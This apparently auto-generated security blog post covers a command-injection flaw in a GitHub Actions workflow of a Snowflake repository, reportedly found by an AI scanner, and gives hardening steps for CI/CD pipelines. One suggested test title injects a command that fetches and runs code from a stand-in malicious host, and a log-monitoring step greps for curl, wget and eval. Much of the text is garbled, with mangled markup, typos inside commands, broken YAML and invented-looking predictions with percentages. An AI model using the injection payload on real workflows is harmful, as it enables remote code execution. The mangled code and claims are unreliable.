Listen to this Post
Introduction

The cybersecurity landscape has witnessed a paradigm shift where autonomous AI agents now outpace traditional security tooling in discovering critical vulnerabilities. A recent incident involving Snowflake’s public repository demonstrates this new reality: an AI-powered scanner identified a command injection vulnerability in a GitHub Actions workflow within five days of its introduction, while GitHub Advanced Security failed to detect it entirely. This event underscores the accelerating race between vulnerability introduction and discovery, fundamentally changing how organizations must approach their CI/CD pipeline security.
Learning Objectives & Secrets
- Objective 1: Understand command injection risks in GitHub Actions – Learn how untrusted data flowing into shell commands can compromise your CI/CD pipelines, with specific focus on `github.event` context variables and proper sanitization techniques.
-
Objective 2 Secret Tips: Implement secure workflow variable handling – Always use `env:` context with `jq –arg` to parse JSON payloads rather than directly interpolating variables into `run:` blocks. This prevents shell injection even when dealing with GitHub event data.
-
Objective 3 Secret Tips: Establish zero-trust token rotation policies – Adopt automated credential rotation with maximum 24-hour validity periods for CI/CD tokens, as demonstrated by Snowflake’s response to rotate their Jira API token the day after the vulnerability was reported.
You Should Know
1. Understanding the GitHub Actions Command Injection Vulnerability
The vulnerability discovered in Snowflake’s `snowflake-connector-1et` repository existed within a GitHub Actions workflow that processed newly opened issues. The workflow took an issue’s title and inserted it directly into a shell command without proper sanitization, creating a classic command injection point. The critical failure occurred in the guard mechanism – it checked a `pull_request` field that is always null on issue events, rendering the protection completely ineffective.
Step-by-step guide to identifying similar vulnerabilities:
- Locate workflow files in your repository under `.github/workflows/.yml` or `.github/workflows/.yaml`
2. Search for dangerous patterns using grep:
grep -r "run:" .github/workflows/ | grep -E "\${{.github.event.}}"
This identifies workflows that directly reference GitHub event data within shell commands.
3. On Windows (PowerShell), use:
Select-String -Path ".github\workflows.yml" -Pattern "run:.\${{.github.event.}}"
- Analyze the event context by examining which GitHub event triggers the workflow (
on: issues,on: pull_request, etc.) -
Check for guard conditions that may be bypassed due to event-specific fields:
</p></li> </ol> <p>- name: Example vulnerable workflow if: github.event.pull_request.merged == true This fails on issue events run: echo "Processing ${{ github.event.issue.title }}"- Test your workflows by creating a test issue with a malicious title containing shell metacharacters: `”; curl http://malicious.com/steal | bash `
- Implementing Safe Variable Handling with jq and Environment Context
The most effective mitigation against shell injection in GitHub Actions is to use environment variables with proper JSON parsing. Rather than interpolating variables directly into the `run:` block, pass them through `env:` and parse them safely.
Step-by-step guide to secure workflow implementation:
- Extract the payload using `jq` with argument escaping:
</li>
</ol>

- name: Safe processing of issue title
env:
ISSUE_TITLE: ${{ github.event.issue.title }}
run: |
 Use jq with --arg to safely handle variable
SAFE_TITLE=$(jq -rn --arg title "$ISSUE_TITLE" '$title | @sh')
echo "Processing issue: $SAFE_TITLE"
2. Alternative approach using GitHub’s built-in functions:
- name: Use GitHub context directly without shell
env:
TITLE: ${{ github.event.issue.title }}
run: node process.js
Then process the `process.env.TITLE` in a Node.js script with proper validation.
3. Create a validation script (Linux/macOS):
!/bin/bash
 validate-title.sh
if [[ ! "$1" =~ ^[a-zA-Z0-9\ .\,!\?-]+$ ]]; then
echo "Invalid title format"
exit 1
fi
Reference it in your workflow:
- name: Validate and process env: TITLE: ${{ github.event.issue.title }} run: | ./scripts/validate-title.sh "$TITLE" echo "Processing issue: $TITLE"- For Windows runners, use PowerShell with proper escaping:
</li>
</ol>

- name: Safe processing (Windows)
env:
TITLE: ${{ github.event.issue.title }}
shell: pwsh
run: |
 Validate the title using regex
if ($env:TITLE -match "^[a-zA-Z0-9\ .\,!\?-]+$") {
Write-Host "Processing issue: $env:TITLE"
} else {
Write-Error "Invalid title format detected"
exit 1
}
3. Token Lifecycle Management and Least Privilege Architecture
The Jira API token exposed in this incident had read access across engineering, security compliance, and bug bounty projects. This breadth of access magnified the potential impact of the vulnerability. Implementing proper token lifecycle management is crucial.
Step-by-step guide to securing CI/CD tokens:
1. Audit existing token permissions using GitHub’s API:
 List all secrets in your repository
gh api repos/{owner}/{repo}/actions/secrets --jq '.secrets[].name'
2. Implement token rotation automation using GitHub Actions:
name: Rotate Secrets Monthly on: schedule: - cron: '0 0 1 ' First day of every month jobs: rotate: runs-on: ubuntu-latest steps: - name: Generate new Jira token id: jira-token run: | Your Jira API token generation logic here NEW_TOKEN=$(generate_jira_token) echo "::set-output name=token::$NEW_TOKEN" - name: Update GitHub secret env: GH_TOKEN: ${{ secrets.GH_PAT }} run: | gh secret set JIRA_API_TOKEN --body "${{ steps.jira-token.outputs.token }}"- Minimize token permissions to read-only where possible, and restrict to specific repositories:
4. Implement audit logging for token usage:
 Monitor Jira API usage
grep "JIRA_API_TOKEN" /var/log/security.log | grep -i "unauthorized"
- Store tokens in GitHub Secrets never in code or workflow definitions.
4. Building Defense-in-Depth for CI/CD Pipelines
Beyond proper variable handling, organizations should implement multiple layers of security controls to protect their CI/CD pipelines.
Step-by-step guide to comprehensive CI/CD security:
- Implement GitHub Advanced Security properly configured, but recognize its limitations:
Example code scanning configuration
name: "CodeQL Analysis"
on:
push:
branches: [bash]
pull_request:
branches: [bash]
jobs:
analyze:
runs-on: ubuntu-latest
steps:</li>
</ol>

- uses: actions/checkout@v3
- uses: github/codeql-action/analyze@v2
2. Add custom security scanning for workflow files:
 Custom script to scan for dangerous patterns
 scan-workflows.sh
find .github/workflows -1ame ".yml" -exec grep -H "run:.\${{" {} \;
3. Implement pre-commit hooks to prevent dangerous patterns:
.git/hooks/pre-commit if git diff --cached --1ame-only | grep -q ".github/workflows/"; then if grep -r "run:.\${{.github.event" .github/workflows/; then echo "❌ Dangerous GitHub event variable usage detected" exit 1 fi fi- Use signed commits and verified tags to ensure workflow integrity:
git config --global commit.gpgsign true
git tag -s v1.0.0 -m "Signed release tag"
5. Monitor workflow run logs for suspicious commands:
 Download and parse workflow logs
gh run list --limit 10 --json databaseId --jq '.[].databaseId' | while read id; do
gh run view $id --log | grep -E "(curl|wget|bash -c|eval|exec)"
done
5. AI Agent Integration in Security Operations
The incident highlights how AI agents are becoming essential components of security operations, capable of identifying vulnerabilities faster than traditional tools.
Step-by-step guide to implementing AI security scanning:
- Configure AI security agents to scan repositories continuously:
Example: Configure a security agent
docker run -d \
--1ame security-agent \
-v $(pwd):/repo \
security-agent:latest \
scan --path /repo --interval 60
-
Integrate AI findings into your incident response workflow:
name: AI Security Alert on: workflow_dispatch: inputs: finding: description: 'AI detection finding' required: true jobs: respond: runs-on: ubuntu-latest steps:</p></li> </ol> <p>- name: Create security issue env: FINDING: ${{ github.event.inputs.finding }} run: | gh issue create \ --title "AI Security Alert: $FINDING" \ --body "AI agent detected potential vulnerability. Immediate investigation required."- Train AI agents on your security patterns using historical incident data.
-
Establish AI security governance policies covering monitoring, alerting, and remediation.
-
Incident Response in the Age of AI Discovery
Snowflake’s response to the vulnerability demonstrated exemplary incident handling, with same-day patching and next-day token rotation.
Step-by-step guide to rapid incident response:
1. Establish a vulnerability disclosure program:
 Create a security disclosure policy
cat > SECURITY.md << EOF
Reporting Security Issues
Please email [email protected] with details.
We aim to respond within 24 hours.
EOF
2. Set up automated incident response playbooks:
name: Automated Security Incident Response
on:
issues:
types: [bash]
jobs:
classify:
runs-on: ubuntu-latest
steps:
- name: Check for security keywords
env:
TITLE: ${{ github.event.issue.title }}
BODY: ${{ github.event.issue.body }}
run: |
if grep -q -i "security|vulnerability|leak|breach" <<< "$TITLE$BODY"; then
echo "Security incident detected, triggering response playbook"
 Trigger automated response actions
fi
3. Implement rapid token rotation through automation:
 Force rotation of all secrets
gh secret list | cut -f1 | while read secret; do
echo "Rotating $secret..."
 Generate and update new secret
NEW_VALUE=$(generate_secure_token)
echo $NEW_VALUE | gh secret set $secret
done
4. Maintain audit logs for forensic analysis:
 Collect GitHub Actions audit logs
gh api /orgs/{org}/audit-log --method GET -f include='actions' > audit.json
What Undercode Say
- Key Takeaway 1: AI agents are now faster than traditional security tools – The vulnerability existed for only five days before an autonomous scanner found it, while GitHub Advanced Security’s automated scanning failed to detect the issue entirely. This marks a significant shift in vulnerability discovery timelines.
-
Key Takeaway 2: The fastest discovery clock wins – Organizations must compress their vulnerability window from discovery to patch to hours, not days. Snowflake’s same-day patching and next-day token rotation set the new standard for incident response expectations.
The incident reveals that the security landscape has fundamentally changed. AI agents can now analyze public repositories at scale, discover subtle vulnerabilities that traditional tools miss, and automate the exploitation process. The five-day window between vulnerability introduction and discovery represents both a success for AI detection and a warning for organizations relying solely on traditional security tooling.
The workflow vulnerability demonstrates that even well-intentioned guard mechanisms can fail when developers don’t fully understand GitHub Actions event contexts. The check against `pull_request` fields on issue events is a classic example of assuming data availability across different event types.
Looking forward, organizations must adapt by implementing multi-layered defenses, including automated security scanning, AI monitoring, and rapid incident response capabilities. The technical approaches outlined above provide practical steps for hardening CI/CD pipelines against similar vulnerabilities.
Prediction
+N The integration of AI security agents will become standard practice within 18 months, reducing average vulnerability discovery times from weeks to hours across major organizations.
+N Organizations adopting automated token rotation and least-privilege access patterns will see 70% fewer credential-related incidents in their CI/CD pipelines by 2027.
-1 Organizations that fail to audit their GitHub Actions workflows for similar patterns will experience at least one credential exposure within the next year due to AI-powered scanners.
-1 The cost of credential rotation and incident response will increase by 40% as security teams scramble to close the AI discovery gap through automation investments.
+1 AI agent development will accelerate defensive security capabilities, enabling real-time vulnerability detection and automated patching that outpaces attacker exploitation attempts.
-P The incident response industry will see a 300% increase in demand for automated token lifecycle management solutions specifically designed for CI/CD environments.
-1 Small and medium enterprises without dedicated security teams will become prime targets as AI-powered scanning democratizes vulnerability discovery capabilities.
+1 Regulatory frameworks will mandate automated credential rotation policies, driving standardization of secure CI/CD practices across the software development industry.
-P The intersection of AI and cybersecurity will create new job categories focused on training, managing, and auditing AI security agents within DevSecOps teams.
-1 Legacy security tools that cannot compete with AI discovery speeds will face obsolescence, forcing organizations to upgrade their security infrastructure at significant cost.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by ThousandsIT/Security Reporter URL:
Reported By: https://lnkd.in/p/eSjXgwZN – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Use signed commits and verified tags to ensure workflow integrity:
- For Windows runners, use PowerShell with proper escaping:


